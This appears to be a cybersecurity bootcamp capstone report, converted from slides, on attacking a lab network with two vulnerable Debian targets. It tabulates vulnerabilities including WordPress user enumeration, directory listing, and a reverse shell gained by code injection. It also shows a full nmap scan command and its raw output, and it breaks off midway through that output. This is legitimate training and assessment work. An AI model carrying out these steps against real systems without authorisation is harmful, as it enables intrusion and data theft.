Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Computer Name: ML-RefVm-684427
IP: 192.168.1.1
SN: 255.255.255.0
GW: 192.168.1.1
DNS: 8.8.8.8 4.4.4.4
Broadcast: 192.168.1.255
OS: Windows 10
OpenPorts:
3389/tcp

Computer Name: Kali (Testing System)
IP: 192.168.1.90
SN: 255.255.255.0
GW: 192.168.1.1
DNS: 8.8.8.8 4.4.4.4
Broadcast: 192.168.1.255
OS: Kali GNU 2020.1
OpenPorts:
22/tcp

Computer Name: Elk Server
IP: 192.168.1.100
SN: 255.255.255.0
GW: 192.168.1.1
DNS: 8.8.8.8 4.4.4.4
Broadcast: 192.168.1.255
OS: Ubuntu 18.04
OpenPorts:
22/tcp
9200/tcp

Computer Name: Target 1
IP: 192.168.1.110
SN: 255.255.255.0
GW: 192.168.1.1
DNS: 8.8.8.8 4.4.4.4
Broadcast: 192.168.1.255
OS: Debian GNU 8.1 (jessie)
OpenPorts:
22/tcp
80/tcp
111//tcp
139/tcp
445/tcp

Computer Name: Target 2
IP: 192.168.1.115
SN: 255.255.255.0
GW: 192.168.1.1
DNS: 8.8.8.8 4.4.4.4
Broadcast: 192.168.1.255
OS: Debian GNU 8.1 (jessie)
OpenPorts:
22/tcp
80/tcp
111//tcp
139/tcp
445/tcp

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	**Description**	**Impact**
Open Ports	Network scanning with NMAP (nmap -sV 192.168.1.110)	Found open ports and services to exploit
Directory Listing	Used gobuster to scan directory structure and find potential vulnerabilities.	Having open unpatched servers create vulnerabilities to the server and content
WordPress Vulnerable	Used 'wp-scan' to profile the target site and enumerate Wordpress usernames and passwords along	Using wp-scan to expose users and open the site and server up to hacking.
Reverse Shell	**Reverse shell** session established on a connection that is initiated from a remote machine, not from the local host	Using code injection to initiate a reverse shell to access system directories and files such as the wp-config file.
Direct SSH and SQL access	Having the ability to SSH into the remote system and access the database remotely.	Using SSH we were able to gain access and find information about the users and data stored in the database

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
System open to NMAP scan	Using NMAP to discover open ports and services associated.	Having the ability to scan for open ports is a danger to any system connected to a public network
Directory listing and mapping	Using a tool like ‘gobuster’, a hacker can get a complete listing of the site structure, files and URLs	Gaining this type of information is critical for a hacker to break into a website.
Code injection	Using a simple script can allow an unauthorized user access to this system remotely by adding code to a page on the Website.	Using a reverse shell will allow a user to gain access to sensitive system files or cause damage to the server.

Exploits Used

Exploitation: Port Scanning

- How did you exploit the vulnerability?

We used Nmap to scan the network to find responsive systems and open ports with vulnerable service running. An Wireshark to analyze live traffic on the wire


- What did the exploit achieve?

We analyzed the open ports for the following Ip Addresses:

192.168.1.0/24, 192.168.1.100, 192.168.1.105, 192.168.1.110 192.168.1.115

- **We found the following ports open:**

22 TCP SSH, 9200 TCP HTTP, 80 TCP HTTP, 445 Microsoft DS



```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-27 18:57 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.110
Host is up (0.00047s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
```

